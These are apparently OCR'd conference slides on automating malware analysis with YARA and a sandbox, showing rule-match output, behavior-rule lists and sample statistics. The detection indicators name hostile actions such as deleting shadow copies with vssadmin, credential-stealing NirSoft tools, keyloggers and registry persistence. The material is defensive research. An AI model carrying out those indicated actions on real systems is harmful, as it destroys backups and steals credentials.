REVERSING 2020

SESSION

TOM UELTSCHI

Sr. Security Analyst,
Swiss Post

PUSHING THE BARRIERS OF UNIQUE YARA USES

TLP-GREEN

TOM UELTSCHI YARA-SUMMIT 2020

C:> whoami /all

- Tom Ueltschi
- Swiss Post CERT / SOC / CSIRT since 2007 *(13 years!)*
- Focus & Interests: Malware Analysis, Threat Intel, Threat Hunting, Red / Purple Teaming
- Member of many trust groups & infosec communities
- FIRST SIG member (malware analysis, red teaming, CTI)
- Twitter: @c_APT_ure

Previous Presentations

- "Ponmocup Hunter" (Botnet malware)
  - SANS DFIR Summit 2013, DeepSec 2013, BotConf 2013, BotConf 2014
- "Threat Hunting with Sysmon Data" (and Splunk)
  - BotConf 2016, FIRST Con 2017, FIRST TC AMS 2018, BotConf 2018, CERT-EU Con 2019
- "DESKTOP-Group" – Tracking a persistent TG using email headers
  - BotConf 2019 (TLP-GREEN – not public)

All public slides linked on my blog:

http://c-apt-ure.blogspot.com/2017/12/is-this-blog-still-alive.html

Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
  - PCAP files
  - memory-strings & mutexes
  - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
  - YARA for email headers and body
  - Weird file formats: MSI + JAR || RTF + XLS

Introduction
Setting Expectations


- Malware analysis & «Threat Hunting» based on our own samples
  - Mostly quarantined email attachs *(not really much on VT / RL et.al.)*
- YARA skills: beginner to «advanced beginner» ☺ *(using since 2014)*
- Reversing skills: not really *(disassembler & debugger newby)*
- Using YARA for «whatever works for us»
  - More about how easy it can be to start using YARA for your own purpose
  - Less about 31337 new fancy YARA-fu for uber-experts ☺
- Most examples & rules are older rather than recent
- Usage Goal: malware analysis automation & malware classification

Introduction
Using YARA – What's «normal»?

- Typical features of «most commonly used» YARA Rules
  - High precision
    - Be able to detect maliciousness and distinguish between TP and FP with minimal FN
  - Common file types
    - Executables (PE, ELF, …)
    - Exploits or macros in «carrier files» (RTF, PDF, DOC/XLS etc.)
    - Memory dumps
- Just in my view, take it as «my opinion» ☺

Shout-out and big thanks to **YARA-Exchange Group**

Very Lucky and happy to be a member since Aug 2012




Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
  - PCAP files
  - memory-strings & mutexes
  - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
  - YARA for email headers and body
  - Weird file formats: MSI + JAR || RTF + XLS

Automate Malware Analysis
How far can you go?

«We need a bigger sandbox!»

Started using Sandbox in 2013 *(>7 years ago)*



«Can I get some scripts with that? To go please!»

Started scripting & automating in 2014

2015: BotConf lightning talk

Creating your own
CTI in 3 minutes

TLP-AMBER

Tom Ueltschi / BotConf 2015
tueltschi@people.ops-trust.net / @c_APT_ure

Automated Sandbox malware analysis


«Swiss Army Knive of Sandboxes» (commercial, private cloud)
http://www.joesecurity.org/joe-sandbox-technology [Blog]

Automation / Scripting:

- Extract mail attachs
- Upload samples to sandbox
- Download analysis results
  - report HTML/XML, PCAP, dropped files, file-/mem-strings
- Post processing
  - PCAP & tshark (DNS, HTTP, TCP)
  - XML & xquilla (files/reg keys created, mutexes, SB-sigs)
  - YARA scans of files, mem-strings & PCAP
  - VT hash lookups (submit sample & dropped files)

Tom Ueltschi / BotConf 2015

Automating Malware Analysis



SIGMA

2015: BotConf lightning talk

Creating your own
CTI in 3 minutes

TLP-AMBER

Tom Ueltschi / BotConf 2015
tueltschi@people.ops-trust.net / @c_APT_ure

YARA rules!

Automated Sandbox malware analysis

```
********************************************************************************
Sample analysis ID: /data/malware/mail-malware/2015-11-22_7

--- matching YARA rules ---
cf_embedded_exe [] 2015-11-22_7/Oreder-214.exe
crime_BackdoorFynloski_mem [] 2015-11-22_7/Oreder-214.exe.1480.1.memstr
crime_GenericDownloader_mem [] 2015-11-22_7/Oreder-214.exe.1480.1.memstr
crime_HackToolPassView_mem [] 2015-11-22_7/q.exe.2184.6.memstr
crime_HackToolPassView_mem [] 2015-11-22_7/ScriptedSandbox.exe.2720.13.memstr
crime_TrojanDownloaderAndromeda_mem [] 2015-11-22_7/Oreder-214.exe.1480.1.memstr
crime_TrojanDownloaderAndromeda_mem [] 2015-11-22_7/vbc.exe.2504.4.memstr
file_autoit_script [] 2015-11-22_7/q.exe.3880.3.memstr
file_autoit_script [] 2015-11-22_7/ScriptedSandbox.exe.784.8.memstr
malwareconfig_DarkComet [] 2015-11-22_7/Oreder-214.exe.1480.1.memstr
malwareconfig_DarkComet [] 2015-11-22_7/vbc.exe.2504.4.memstr
mem_darkcomet_config_artifacts_memory [] 2015-11-22_7/vbc.exe.2504.4.memstr
mem_DarkComet_Default_Mutex_Memory [] 2015-11-22_7/vbc.exe.2504.4.memstr
mem_DarkComet_Keylogs_Memory [] 2015-11-22_7/Oreder-214.exe.1480.1.memstr
memstr_NirSoft_tools [] 2015-11-22_7/ScriptedSandbox.exe.2720.13.memstr
mutex_rat_darkcomet [] 2015-11-22_7/vbc.exe.2504.4.memstr
mz_executable [] 2015-11-22_7/dropped/ScriptedSandbox.exe.3880.dr
mz_executable [] 2015-11-22_7/Oreder-214.exe
pcap_rat_darkcomet [] 2015-11-22_7/dump-07999a4c46045729d4ba066761198f58.pcap
zip_file [] 2015-11-22_7/Oreder.zip
```

Tom Ueltschi / BotConf 2015

Behavior Rules?

Think SIGMA / SIEM analytics (or some even «IOCs»)

- Currently 243 «behavior rules»

```
42 FILE -> filesystem
11 NET  -> network (pcap)
18 PERS -> persistence method
79 PROC -> process (memory)
 7 REG  -> registry
23 SIG  -> sandbox signature
60 YARA -> YARA rule (whitelist)
```

```
"FILE: creates directory 'dclogs' [DarkComet]"
"FILE: creates file 'DHCP Manager\dhcpmgr.exe' [Nanocore RAT]"
"FILE: creates file 'AGP Manager\agpmgr.exe' [Nanocore RAT]"
"FILE: creates file 'run.dat' [Nanocore RAT]"

"PROC: creates mutexes 'DC_MUTEX-' [DarkComet]"
"PROC: creates mutexes 'Remcos-*' [Remcos RAT]"
"PROC: creates memory string 'LimeRAT-Admin' [LimeRAT]"
"PROC: uses 'xcopy' to copy JRE to %APPDATA%\Oracle [Java RAT Adwind]"
"PROC: started 'java*.exe' from %APPDATA%\Oracle [Java RAT Adwind]"

"REG: creates reg key 'HKEY_USERS/Software/DC3_FEXEC' [DarkComet]"
"REG: creates reg key 'HKEY_USERS/Software/Remcos-*' [Remcos RAT]"
"REG: creates reg keys '(Rans-Status|Flood|Software\[0-9A-F]{12})' [LimeRAT]"
"REG: creates reg keys 'NetWire' [Netwire RAT]"

"NET: using non-std TCP ports (not http[s], smtp, 587) - likely RATs"
```

Behavior Rules?

Think SIGMA / SIEM analytics (or some even «IOCs»)

- Currently 243 «behavior rules»

```
42 FILE -> filesystem
11 NET  -> network (pcap)
18 PERS -> persistence method
79 PROC -> process (memory)
 7 REG  -> registry
23 SIG  -> sandbox signature
60 YARA -> YARA rule (whitelist)
```

```
"FILE: creates directory 'dclogs' [DarkComet]"
"FILE: creates file 'DHCP Manager\dhcpmgr.exe' [Nanocore RAT]"
"FILE: creates file 'AGP Manager\agpmgr.exe' [Nanocore RAT]"
"FILE: creates file 'run.dat' [Nanocore RAT]"

"PROC: creates mutexes 'DC_MUTEX-' [DarkComet]"
"PROC: creates mutexes 'Remcos-*' [Remcos RAT]"
"PROC: creates memory string 'LimeRAT-Admin' [LimeRAT]"
"PROC: uses 'xcopy' to copy JRE to %APPDATA%\Oracle [Java RAT Adwind]"
"PROC: started 'java*.exe' from %APPDATA%\Oracle [Java RAT Adwind]"

"REG: creates reg key 'HKEY_USERS/Software/DC3_FEXEC' [DarkComet]"
```

```
egrep -Hi "dclogs" ${1}/files-created.txt | cut -d"/" -f1 | uniq | \
    analyze-out.sh "FILE: creates directory 'dclogs' [DarkComet]"

egrep -Hi "DC_MUTEX" ${1}/mutex-created.txt | cut -d"/" -f1 | uniq | \
    analyze-out.sh "PROC: creates mutexes 'DC_MUTEX-' [DarkComet]"

egrep -Hi "DC3_FEXEC" ${1}/reg-key*.txt | cut -d"/" -f1 | uniq | \
    analyze-out.sh "REG: creates reg key 'HKEY_USERS/Software/DC3_FEXEC' [DarkComet]"
```

2015: BotConf lightning talk

Creating your own
CTI in 3 minutes

TLP-AMBER

Tom Ueltschi / BotConf 2015
tueltschi@people.ops-trust.net / @c_APT_ure

Behavior rules!

Extracting IOCs from malware analysis

→ Persistence Methods
→ Registry- / filesystem-based, sched. tasks

Behavior / Indicator	# of samples
PERS / SIG: Drops PE files to the startup folder	235
PERS / SIG: Uses schtasks.exe or at.exe to add and modify task schedules	51
PERS: creates reg key 'CurrentVersion/Policies/Explorer/Run' to exec malware in '%APPDATA%'	30
PERS: creates reg key 'CurrentVersion/Policies/Explorer/Run' to exec malware in '%TEMP%'	2
PERS: creates reg key 'CurrentVersion/Policies/Explorer/Run' to exec malware in 'other/unknown'	69
PERS: creates reg key 'CurrentVersion/Policies/Explorer/Run' to exec malware in 'System32'	7
PERS: creates reg key 'CurrentVersion/Run' to exec malware in '%APPDATA%'	1002
PERS: creates reg key 'CurrentVersion/Run' to exec malware in '%TEMP%'	206
PERS: creates reg key 'CurrentVersion/Run' to exec malware in 'other/unknown'	248
PERS: creates reg key 'CurrentVersion/Run' to exec malware in 'System32'	39
PERS: Debugger Persistence	12
PERS: Registry Windows Load persistence	5
PERS: Startup LNK-Shortcut to EXE	19
PERS: Uses schtasks.exe	51
PERS: WinLogon Shell Persistence	30
PERS: WinLogon UserInit Persistence	27

Tom Ueltschi / BotConf 2015

2015: BotConf lightning talk

Creating your own
CTI in 3 minutes

TLP-AMBER

Tom Ueltschi / BotConf 2015
tueltschi@people.ops-trust.net / @c_APT_ure

Behavior rules!

Extracting IOCs from malware analysis

- → Network Behavior
  - → TCP conns on non-std ports
  - → Data exfil over SMTP (TLS) or FTP
  - → Spike in C&C IPs from same AS

Behavior / Indicator	# of samples
NET: connects to IPs from AS47583	153
NET: FTP used	24
NET: User-Agent known for Upatre Downloader	320
NET: User-Agent: 'HardCore Software For : Public'	91
NET: uses ping [0-9].[0-9].[0-9].[0-9] (e.g. 1.1.2.2, 2.2.1.1)	58
NET: uses Tor2Web domains / service (Chanitor / Tordal?)	11
NET: using non-std TCP ports (not http[s], smtp, 587) - likely RATs	185
NET: using TCP ports smtp_25, smtp/tls_587	149

Tom Ueltschi / BotConf 2015

2015: BotConf lightning talk

Creating your own
CTI in 3 minutes

TLP-AMBER

Tom Ueltschi / BotConf 2015
tueltschi@people.ops-trust.net / @c_APT_ure

Behavior rules!

Extracting IOCs from malware analysis

→ Filesystem IOCs
→ Specific file- / directory-names

Behavior / Indicator	# of samples
FILE: creates directory 'dclogs' [DarkComet]	60
FILE: creates file '/SubFolder/SubFolder/csrss.exe'	2
FILE: creates file '/SubFolder/SubFolder/winlogon.exe'	4
FILE: dropping file 'IpOverUsbSvrc.exe'	23
FILE: dropping VBS file	189
FILE: dropping VBS to call 'WScript.Shell'	102
FILE: dropping VBS to create 'RunOnce/Shell' reg key	2
FILE: dropping VBS to enum AV & FW products	3
FILE: drops '.exe' file without a name	4
FILE: drops 'Microsoft-KB[0-9]+.exe' in ProgramData	29

Tom Ueltschi / BotConf 2015

2015: BotConf lightning talk

Creating your own
CTI in 3 minutes

TLP-AMBER

Tom Ueltschi / BotConf 2015
tueltschi@people.ops-trust.net / @c_APT_ure

Behavior rules!

Extracting IOCs from malware analysis

→ Memory strings, Mutexes, Procs started

Behavior / Indicator	# of samples
PROC: calls 'reg.exe query HKLM/SOFTWARE/.../CurrentVersion/Uninstall'	4
PROC: calls 'regsvr32.exe' to register service DLL	19
PROC: calls 'type [path-to]winlogin.exe > ___' (Vawtrak, NeverQuest, Snifula?)	18
PROC: calls 'vssadmin.exe Delete Shadows /All /Quiet'to delete Shadow Copies	82
PROC: creates memory string 'CyberGate'	18
PROC: creates memory string 'HawkEye Keylogger'	29
PROC: creates memory string 'Limitless Logger'	21
PROC: creates memory string 'Predator Pain v13'	8
PROC: creates memory string 'Predator Pain v14'	3
PROC: creates memory string 'Software/NirSoft/MailPassView'	79
PROC: creates memory string 'Software/NirSoft/MessenPass'	2
PROC: creates memory string 'www.nirsoft.net'	187
PROC: creates mutexes '(xXx_key_xXx|hanspeter[0-9]|_SAIR|_RESTART)'	7
PROC: creates mutexes 'CYBERGATEUPDATE'	8
PROC: creates mutexes 'DC_MUTEX-' [DarkComet]	64
PROC: execs 'driverquery.exe'	5
PROC: runs malware exe with 'key' after long series of spaces (20 - 2000 spaces)	27

Tom Ueltschi / BotConf 2015

Does «size» really matter?
(Semi-)Automating Malware Analysis

- Number of analyzed malware samples
  - Per month → 50 to 400 (average ~230)
  - Per year → ~2'000 to ~3'500

```
2014 -> 1893
2015 -> 3184
2016 -> 3461
2017 -> 2409
2018 -> 1982
2019 -> 2273
2020 -> 1154 (*)
```

→ «Small numbers», but high value!

Automated Sandbox malware analysis

Year	2013		2014		2015	
			134	2014-01	252	2015-01
			191	2014-02	261	2015-02
			290	2014-03	356	2015-03
			228	2014-04	251	2015-04
			137	2014-05	258	2015-05
			41	2014-06	320	2015-06
			81	2014-07	184	2015-07
	16	2013-08	146	2014-08	207	2015-08
	39	2013-09	134	2014-09	220	2015-09
	66	2013-10	206	2014-10	274	2015-10
	60	2013-11	175	2014-11	227	2015-11
	109	2013-12	130	2014-12		
Total	**290**		**1893**		**2810**	**4993**
Average	**58**		**158**		**255**	

